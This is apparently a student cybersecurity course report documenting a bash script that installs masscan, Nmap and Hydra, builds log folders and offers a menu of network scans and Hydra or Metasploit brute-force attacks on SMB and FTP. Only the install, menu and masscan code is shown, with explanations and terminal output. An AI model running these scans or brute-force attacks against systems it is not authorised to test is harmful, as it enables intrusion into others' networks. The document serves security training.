SOC ANALYST (SOCHECKER)

Yap Ching Siong
CFC2407

Contents

Overview of the script

This script is created to automate network scanning and attacks.User can choose 1 out of the 5 functions (2 Network scan and 3 Network Attack functions) to execute.

All executed functions are logged in SOCheckerlog file located in the /SOChecker/logs folder.

Results of each executed functions are individually saved in /SOChecker/results folder.

At the end of an executed function, user is given a choice to view result of the executed function on Terminal or Text Editor; or view the log file on Terminal or Text Editor.

The inst() function will install Nmap, masscan and Hydra tools.

The createDir() function will create directories and file to store logs and results if they are not already created.

The masscanScan() function will execute masscan.

The nmapScan() function will execute Nmap scan.

The hydraAtt() function will perform hydra brute force attack.

The msfSmb() function will perform a SMB brute force attack.

The msfFtp() function will perform a FTP brute force attack.

Detail code explanation will be in the following sections.

inst function

The inst function will execute the following actions:

1. apt-get update
2. masscan tool installation
3. nmap tool installation
4. hydra tool installation

```
function inst()
{
echo "*****************************************"
echo "Starting tools installation on local machine"
echo "User inputs are required during installation"
echo "*****************************************"
sudo apt-get update -y
sudo apt-get install masscan -y
sudo apt-get install nmap -y
sudo apt-get install hydra -y
sudo apt install libmongoc-dev -y
sudo apt-get install dsniff -y
}

inst
```

Notify user tools installation will be starting and user should provide inputs when required.

*echo "***"*

echo "Starting tools installation on local machine"

echo "User inputs are required during installation"

*echo "***"*

sudo = superuser doer, used in front of a command to execute normal user command with root.
privileges without changing to root user. sudo is used because some commands require elevated
permission.

apt-get update, downloads versions of updated package information or their dependencies to
local machine.

-y flag tells apt-get to assume all answers to prompt is yes.

sudo apt-get update -y

```
┌──(kali㉿kali)-[~]
└─$ bash test.sh
*****************************************
Starting tools installation on local machine
User inputs are required during installation
*****************************************

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Get:1 http://mirror.aktkn.sg/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Packages [18.8 MB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Contents (deb) [43.0 MB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Contents (deb) [163 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Packages [235 kB]
Get:7 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Contents (deb) [899 kB]
Fetched 63.3 MB in 7s (8,922 kB/s)
Reading package lists ... Done
```

Install masscan tool.

sudo apt-get install masscan -y

```
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
masscan is already the newest version (2:1.3.2+ds1-1).
masscan set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1661 not upgraded.
```

Install nmap tool.

sudo apt-get install nmap -y

```
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libssl3 locales nmap-common
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus manpages-dev ncat ndiff zenmap
Recommended packages:
  manpages-dev libc-devtools
The following NEW packages will be installed:
  libssl3
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 locales nmap nmap-common
9 upgraded, 1 newly installed, 0 to remove and 1652 not upgraded.
Need to get 20.5 MB of archives.
After this operation, 2,804 kB of additional disk space will be used.
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc-l10n all 2.35-4 [671 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc-dev-bin amd64 2.35-4 [42.1 kB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc6-dev amd64 2.35-4 [1,893 kB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc6-i386 amd64 2.35-4 [2,446 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/main amd64 locales all 2.35-4 [3,895 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc6 amd64 2.35-4 [2,738 kB]
Get:7 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libc-bin amd64 2.35-4 [617 kB]
Get:8 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libssl3 amd64 3.0.7-1 [2,008 kB]
Get:9 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.93+dfsg1-0kali1 [2,022 kB]
Get:10 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.93+dfsg1-0kali1 [4,164 kB]
Fetched 20.5 MB in 2s (9,886 kB/s)
Preconfiguring packages ...
(Reading database ... 289318 files and directories currently installed.)
Preparing to unpack .../0-libc-l10n_2.35-4_all.deb ...
Unpacking libc-l10n (2.35-4) over (2.33-1) ...
Preparing to unpack .../1-libc-dev-bin_2.35-4_amd64.deb ...
Unpacking libc-dev-bin (2.35-4) over (2.33-1) ...
Preparing to unpack .../2-libc6-dev_2.35-4_amd64.deb ...
Unpacking libc6-dev:amd64 (2.35-4) over (2.33-1) ...
Preparing to unpack .../3-libc6-i386_2.35-4_amd64.deb ...
Unpacking libc6-i386 (2.35-4) over (2.33-1) ...
Preparing to unpack .../4-locales_2.35-4_all.deb ...
Unpacking locales (2.35-4) over (2.33-1) ...
Preparing to unpack .../5-libc6_2.35-4_amd64.deb ...
Checking for services that may need to be restarted ...
Checking init scripts ...
Unpacking libc6:amd64 (2.35-4) over (2.33-1) ...
Setting up libc6:amd64 (2.35-4) ...
Checking for services that may need to be restarted ...
Checking init scripts ...
```

```
Restarting services possibly affected by the upgrade:
  cron: restarting ... done.

Services restarted successfully.
(Reading database ... 289306 files and directories currently installed.)
Preparing to unpack .../libc-bin_2.35-4_amd64.deb ...
Unpacking libc-bin (2.35-4) over (2.33-1) ...
Setting up libc-bin (2.35-4) ...
Selecting previously unselected package libssl3:amd64.
(Reading database ... 289306 files and directories currently installed.)
Preparing to unpack .../libssl3_3.0.7-1_amd64.deb ...
Unpacking libssl3:amd64 (3.0.7-1) ...
Preparing to unpack .../nmap_7.93+dfsg1-0kali1_amd64.deb ...
Unpacking nmap (7.93+dfsg1-0kali1) over (7.92+dfsg2-1kali1) ...
Preparing to unpack .../nmap-common_7.93+dfsg1-0kali1_all.deb ...
Unpacking nmap-common (7.93+dfsg1-0kali1) over (7.92+dfsg2-1kali1) ...
Setting up libc-l10n (2.35-4) ...
Setting up libssl3:amd64 (3.0.7-1) ...
Setting up locales (2.35-4) ...
Installing new version of config file /etc/locale.alias ...
Generating locales (this might take a while) ...
  en_US.UTF-8 ... done
Generation complete.
Setting up nmap-common (7.93+dfsg1-0kali1) ...
Setting up libc6-i386 (2.35-4) ...
Setting up libc-dev-bin (2.35-4) ...
Setting up nmap (7.93+dfsg1-0kali1) ...
Setting up libc6-dev:amd64 (2.35-4) ...
Processing triggers for libc-bin (2.35-4) ...
Processing triggers for man-db (2.9.4-4) ...
Processing triggers for kali-menu (2021.4.2) ...
```

Install hydra tool.

sudo apt-get install hydra -y

```
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  gcc-12-base libbson-1.0-0 libgcrypt20 libicu71 libmongoc-1.0-0 libsasl2-2 libsasl2-modules-db libsnappy1v5 libstdc++6 libzstd1
Suggested packages:
  rng-tools
Recommended packages:
  libsasl2-modules
The following NEW packages will be installed:
  gcc-12-base libicu71
The following packages will be upgraded:
  hydra libbson-1.0-0 libgcrypt20 libmongoc-1.0-0 libsasl2-2 libsasl2-modules-db libsnappy1v5 libstdc++6 libzstd1
9 upgraded, 2 newly installed, 0 to remove and 1643 not upgraded.
Need to get 11.8 MB of archives.
After this operation, 36.5 MB of additional disk space will be used.
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 gcc-12-base amd64 12.2.0-3 [208 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libgcrypt20 amd64 1.10.1-2 [704 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libstdc++6 amd64 12.2.0-3 [613 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 libzstd1 amd64 1.5.2+dfsg-1 [275 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libbson-1.0-0 amd64 1.23.1-1 [76.1 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libicu71 amd64 71.1-3 [9,218 kB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 libsasl2-modules-db amd64 2.1.28+dfsg-8 [38.7 kB]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 libsasl2-2 amd64 2.1.28+dfsg-8 [78.2 kB]
Get:9 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libsnappy1v5 amd64 1.1.9-2 [27.4 kB]
Get:10 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libmongoc-1.0-0 amd64 1.23.1-1 [306 kB]
Get:11 http://mirror.aktkn.sg/kali kali-rolling/main amd64 hydra amd64 9.4-1 [275 kB]
Fetched 11.8 MB in 2s (5,873 kB/s)
Selecting previously unselected package gcc-12-base:amd64.
(Reading database ... 289318 files and directories currently installed.)
Preparing to unpack .../gcc-12-base_12.2.0-3_amd64.deb ...
Unpacking gcc-12-base:amd64 (12.2.0-3) ...
Setting up gcc-12-base:amd64 (12.2.0-3) ...
(Reading database ... 289323 files and directories currently installed.)
Preparing to unpack .../libgcrypt20_1.10.1-2_amd64.deb ...
Unpacking libgcrypt20:amd64 (1.10.1-2) over (1.9.4-5) ...
Setting up libgcrypt20:amd64 (1.10.1-2) ...
(Reading database ... 289323 files and directories currently installed.)
Preparing to unpack .../libstdc++6_12.2.0-3_amd64.deb ...
Unpacking libstdc++6:amd64 (12.2.0-3) over (11.2.0-13) ...
Setting up libstdc++6:amd64 (12.2.0-3) ...
(Reading database ... 289323 files and directories currently installed.)
Preparing to unpack .../libzstd1_1.5.2+dfsg-1_amd64.deb ...
Unpacking libzstd1:amd64 (1.5.2+dfsg-1) over (1.4.8+dfsg-3) ...
Setting up libzstd1:amd64 (1.5.2+dfsg-1) ...
(Reading database ... 289323 files and directories currently installed.)
Preparing to unpack .../0-libbson-1.0-0_1.23.1-1_amd64.deb ...
Unpacking libbson-1.0-0 (1.23.1-1) over (1.20.1-1) ...
Selecting previously unselected package libicu71:amd64.
Preparing to unpack .../1-libicu71_71.1-3_amd64.deb ...
Unpacking libicu71:amd64 (71.1-3) ...
Preparing to unpack .../2-libsasl2-modules-db_2.1.28+dfsg-8_amd64.deb ...
Unpacking libsasl2-modules-db:amd64 (2.1.28+dfsg-8) over (2.1.27+dfsg2-3) ...
Preparing to unpack .../3-libsasl2-2_2.1.28+dfsg-8_amd64.deb ...
Unpacking libsasl2-2:amd64 (2.1.28+dfsg-8) over (2.1.27+dfsg2-3) ...
Preparing to unpack .../4-libsnappy1v5_1.1.9-2_amd64.deb ...
Unpacking libsnappy1v5:amd64 (1.1.9-2) over (1.1.8-1) ...
Preparing to unpack .../5-libmongoc-1.0-0_1.23.1-1_amd64.deb ...
Unpacking libmongoc-1.0-0 (1.23.1-1) over (1.20.1-1) ...
Preparing to unpack .../6-hydra_9.4-1_amd64.deb ...
Unpacking hydra (9.4-1) over (9.2-1) ...
Setting up libicu71:amd64 (71.1-3) ...
Setting up libsnappy1v5:amd64 (1.1.9-2) ...
Setting up libsasl2-modules-db:amd64 (2.1.28+dfsg-8) ...
Setting up libbson-1.0-0 (1.23.1-1) ...
Setting up libsasl2-2:amd64 (2.1.28+dfsg-8) ...
Setting up libmongoc-1.0-0 (1.23.1-1) ...
Setting up hydra (9.4-1) ...
Processing triggers for libc-bin (2.35-4) ...
Processing triggers for man-db (2.9.4-4) ...
Processing triggers for kali-menu (2021.4.2) ...
```

An issue was encountered executing Hydra after updating.


> hydra: symbol lookup error: /lib/x86_64-linux-gnu/libmongoc-1.0.so.0: undefined symbol: mongocrypt_kms_ctx_get_kms_provider

To overcome this issue, we need to install the following package, to avoid user getting same issue,
this installation will be included.


> I am also get this error after upgrade Hydra on Kali Linux. The solution is simple. Just install libmongoc-dev.

```
sudo apt install libmongoc-dev -y
```

sudo apt install libmongoc-dev -y



```
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libbson-dev libmongocrypt-dev libmongocrypt0 libsasl2-dev libsnappy-dev libssl-dev libzstd-dev
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libbson-dev libmongoc-dev libmongocrypt-dev libsasl2-dev libsnappy-dev libssl-dev libzstd-dev
The following packages will be upgraded:
  libmongocrypt0
1 upgraded, 7 newly installed, 0 to remove and 1642 not upgraded.
Need to get 3,876 kB of archives.
After this operation, 18.9 MB of additional disk space will be used.
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libbson-dev amd64 1.23.1-1 [129 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libmongocrypt0 amd64 1.6.0-1 [116 kB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libmongocrypt-dev amd64 1.6.0-1 [218 kB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libssl-dev amd64 3.0.7-1 [2,422 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libsnappy-dev amd64 1.1.9-2 [40.1 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 libsasl2-dev amd64 2.1.28+dfsg-8 [253 kB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 libzstd-dev amd64 1.5.2+dfsg-1 [333 kB]
Get:8 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libmongoc-dev amd64 1.23.1-1 [365 kB]
Fetched 3,876 kB in 2s (2,207 kB/s)
```



```
Selecting previously unselected package libbson-dev.
(Reading database ... 289337 files and directories currently installed.)
Preparing to unpack .../0-libbson-dev_1.23.1-1_amd64.deb ...
Unpacking libbson-dev (1.23.1-1) ...
Preparing to unpack .../1-libmongocrypt0_1.6.0-1_amd64.deb ...
Unpacking libmongocrypt0:amd64 (1.6.0-1) over (1.3.0-1) ...
Selecting previously unselected package libmongocrypt-dev:amd64.
Preparing to unpack .../2-libmongocrypt-dev_1.6.0-1_amd64.deb ...
Unpacking libmongocrypt-dev:amd64 (1.6.0-1) ...
Selecting previously unselected package libssl-dev:amd64.
Preparing to unpack .../3-libssl-dev_3.0.7-1_amd64.deb ...
Unpacking libssl-dev:amd64 (3.0.7-1) ...
Selecting previously unselected package libsnappy-dev:amd64.
Preparing to unpack .../4-libsnappy-dev_1.1.9-2_amd64.deb ...
Unpacking libsnappy-dev:amd64 (1.1.9-2) ...
Selecting previously unselected package libsasl2-dev.
Preparing to unpack .../5-libsasl2-dev_2.1.28+dfsg-8_amd64.deb ...
Unpacking libsasl2-dev (2.1.28+dfsg-8) ...
Selecting previously unselected package libzstd-dev:amd64.
Preparing to unpack .../6-libzstd-dev_1.5.2+dfsg-1_amd64.deb ...
Unpacking libzstd-dev:amd64 (1.5.2+dfsg-1) ...
Selecting previously unselected package libmongoc-dev.
Preparing to unpack .../7-libmongoc-dev_1.23.1-1_amd64.deb ...
Unpacking libmongoc-dev (1.23.1-1) ...
Setting up libbson-dev (1.23.1-1) ...
Setting up libzstd-dev:amd64 (1.5.2+dfsg-1) ...
Setting up libsnappy-dev:amd64 (1.1.9-2) ...
Setting up libsasl2-dev (2.1.28+dfsg-8) ...
Setting up libssl-dev:amd64 (3.0.7-1) ...
Setting up libmongocrypt0:amd64 (1.6.0-1) ...
Setting up libmongocrypt-dev:amd64 (1.6.0-1) ...
Setting up libmongoc-dev (1.23.1-1) ...
Processing triggers for man-db (2.9.4-4) ...
Processing triggers for libc-bin (2.35-4) ...
```

```
# Notify user that tool installation is completed.
echo "**********************"
echo "Installation Completed"
echo "**********************"
```

```
**********************
Installation Completed
**********************
```

```
# inst to call the inst function to execute the codes within this function.
inst
```

createDir function

The createDir function will create directory and files to store logs and results of the executed scans and attacks.

SOChecker folder will be created in present working directory, to store logs and results folder.

results folder will be created in SOChecker folder to store results.

logs folder will be created in SOChecker folder to store SOCheckerlog file.

SOCheckerlog file will be created in logs folder to store logs.

```
function createDir()
{
wDir=$(pwd)
if [ ! -d "$wDir/SOChecker" ]
then
        mkdir $wDir/SOChecker
fi

if [ ! -d "$wDir/SOChecker/results" ]
then
        mkdir $wDir/SOChecker/results
fi

if [ ! -d "$wDir/SOChecker/logs" ]
then
        mkdir $wDir/SOChecker/logs
fi

if [ ! -f "$wDir/SOChecker/logs/SOChecklog" ]
then
        touch $wDir/SOChecker/logs/SOCheckerlog
fi
}
createDir
```

Check the present working directory and store path string in wDir variable. This variable will be
used often throughout this script for accessing directories to save logs and results.

wDir=$(pwd)

-d flag to check for existence of folder.

! in if condition to check that the folder does not exist.

then mkdir to create SOChecker folder in present working directory .

if [! -d "$wDir/SOChecker"]


then

mkdir $wDir/SOChecker

fi


```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  SOChecker  Templates  test.sh  Videos
```

```
# Check that the results folder does not exist in SOChecker.
# then mkdir to create results folder in SOChecker folder .
if [ ! -d "$wDir/SOChecker/results" ]
then
        mkdir $wDir/SOChecker/results
fi
```




```
# Check that the logs folder does not exist in SOChecker.
# then mkdir to create logs folder in SOChecker folder .
if [ ! -d "$wDir/SOChecker/logs" ]
then
        mkdir $wDir/SOChecker/logs
fi
```


```
# -f flag to check for existence of file.
# ! in if condition to check that the file does not exist.
# then touch to create a file named SOCheckerlog in logs folder.
if [ ! -f "$wDir/SOChecker/logs/SOChecklog" ]
then
        touch $wDir/SOChecker/logs/SOCheckerlog
fi
}
```



```
# createDir to call the createDir function to execute the codes within this function.
createDir
```

selection function

The selection function requires user to input a choice between two network scans and two network attacks. When a valid input is detected, it will call the selected network scan or attack function. However if an invalid input is detected, it will exit the script.

Name the function as selection, this function will be called when the word “selection” appears in
the script after end of this function.

echo command follow by blanks is to print out blank lines for separation from above lines for
cosmetic purpose. For the rest of the script, echo follow by empty lines served the same purpose.

function selection()

{

echo

echo

*echo "**********"*

echo "Please Choose An Option"

*echo "**********"*

read -p flag means that the strings will be printed before reading an input from the terminal

Print 6 rows of strings "1 - Network Scan using Masscan", “2 - Network Scan using Nmap”, “3 - Network Attack using Hyrda”, “4 - SMB Brute Force using Msfconsole”, “Enter Any Other Input To Exit”, “Enter Your Choice:” and store user input in useChoice variable.

read -p "

1 - Network Scan using Masscan


2 - Network Scan using Nmap

3 - Network Attack using Hyrda

4 - SMB Brute Force using Msfconsole

Enter Any Other Input To Exit

Enter Your Choice: " useChoice



Start of case statement, pass $useChoice variable value into case statement to execute the next action.

1 to call massscanScan function.

2 to call nmapScan function.

3 to call hydraAtt function.

4 to call msfSmb function.

5 to call msfFtp function.

Invalid input to exit the script.

case $useChoice in

1)

masscanScan

;;

2)

nmapScan

;;

3)

hydraAtt

;;

4)

msfSmb

;;

5)

msfFtp

;;


```
*) echo
echo "Other Input Entered, Exit Program"
exit
;;

# End of case statement
esac
}

# Call the selection function
selection
```

masscanScan function

The masscanScan function requires user to input target ip address and port number/s or range. Once masscan is completed, a result file(example: masscanXXX.txt) will be saved in the results folder. The masscan execution will also be saved in the log with information such as date, time, target ip address, target port and result's filename for reference.

An option to open the result and log file will also be given to the user. Finally, the program will return to the selection function.

```
function masscanScan()
{
echo
echo
echo "**********************"
echo "Preparation for Masscan"
echo "**********************"
echo "You Have Choose To Perform A Network Scan Using Masscan"
read -p "Please Enter a LAN IP Address to Perform Network Scan: " masscanIp
read -p "Please Enter Port Number/s (example: 80,443) or a Range of Port Numbers (example: 1-80): " masscanPort
echo
echo
echo "****************************"
echo "Performing Masscan On Target"
echo "****************************"
cd $wDir/SOChecker/results
dateTime=$(date | awk '{print $NF,$2,$3,$4}')
fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])
sudo masscan $masscanIp -p $masscanPort --open-only -oG masscan$fileID.txt
echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "Masscan | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$masscanIp | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$masscanPort | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "masscan$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog
echo
echo "************************************"
echo "Masscan Completed                   "
echo "Do You Wish to View Result or Log File?"
echo "************************************"
echo
echo
read -p "
1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: " viewChoice
```



```
case $viewChoice in

1 )
echo "*****************************************"
echo "You Choose To View The Result File On Terminal"
echo "Open File                                "
echo "*****************************************"
cat $wDir/SOChecker/results/masscan$fileID.txt
;;

2 )
echo "*****************************************"
echo "You Choose To View The Log File On Terminal"
echo "Open File                                "
echo "*****************************************"
cat $wDir/SOChecker/logs/SOCheckerlog
;;

3 )
echo "*************************************************"
echo "You Choose To View The Result File On Text Editor"
echo "Open File                                        "
echo "*************************************************"
nano $wDir/SOChecker/results/masscan$fileID.txt
;;

4 )
echo "*************************************************"
echo "You Choose To View The Log File On Text Editor"
echo "Open File                                    "
echo "*************************************************"
nano $wDir/SOChecker/logs/SOCheckerlog
;;

* )
echo "************************************"
echo "Other Inputs Entered                "
echo "You Have Decided Not To Open Any File"
echo "************************************"
;;
esac

sleep 5
selection
}
```

Name the function as masscanScan, this function will be called when the word “masscanScan”
appear in the script after end of this function.

echo command follow by blanks is to print out blank lines for separation from above lines for
cosmetic purpose. For the rest of the script, echo follow by empty lines served the same purpose.

function masscanScan()

{

echo

echo

Print out * and string “preparation for Masscan” to create a loud header to notify user of program
state. For the rest of the script, loud headers will be printer in the same pattern with different
string to user, all headers serves the same purpose.

Print out string "You Have Choose To Perform A Network Scan Using Masscan" to user to repeat
user’s choice during the selection function.

*echo "**********"*

echo "Preparation for Masscan"

*echo "**********"*

echo "You Have Choose To Perform A Network Scan Using Masscan"

read -p flag means that the strings will be printed before reading an input from the terminal

Print string "Please Enter a LAN IP Address to Perform Network Scan: " and store user input in masscanIp variable.

Print string "Please Enter a LAN IP Address to Perform Network Scan: " and store user input in masscanPort variable.

read -p "Please Enter a LAN IP Address to Perform Network Scan: " masscanIp

read -p "Please Enter Port Number/s (example: 80,443) or a Range of Port Numbers (example: 1-80): " masscanPort

```
**********
Preparation for Masscan
**********
You Have Choose To Perform A Network Scan Using Masscan
Please Enter a LAN IP Address to Perform Network Scan: 10.0.0.6
Please Enter Port Number/s (example: 80,443) or a Range of Port Numbers (example: 1-80): 80
```

Prints out loud header "Performing Masscan On Target" to notify user of program status.

echo

echo

*echo "**********"*

echo "Performing Masscan On Target"

*echo "**********"*

```
**********
Performing Masscan On Target
**********
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-11-14 09:53:21 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [1 port/host]
```

cd into SOChecker/results folder to prepare to store result file.

cd $wDir/SOChecker/results

date to print out current date and time.

awk '{print $NF,$2,$3,$4}' is to print out specific information in a specific format; Year, Month,
Day, Time.

Finally store this value in dateTime variable. This value is to log the date and time of masscan
execution into the log file.

dateTime=$(date | awk '{print $NF,$2,$3,$4}')

echo $dateTime, use the value in dateTime variable and perform the following action.

tr -d [:space:] | tr -d [:punct:], remove space and punctuation from the $dateTime value

Then store the new value in fileID variable.

fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])

sudo, superuser doer, used in front of a command to execute normal user command with root.

masscan, to execute masscan program.

$masscanIp retrieve the ip address value entered by user.

-p flag to indicate port number value will be input after this flag.

$masscanPort retrieve the port value entered by user.

--open-only flag to indicate to return result containing open ports.

-oG flag to save output file as greppable format.

masscan$fileID.txt, result filename, named as “masscan” followed by $fileID value and .txt

sudo masscan $masscanIp -p $masscanPort --open-only -oG masscan$fileID.txt

```
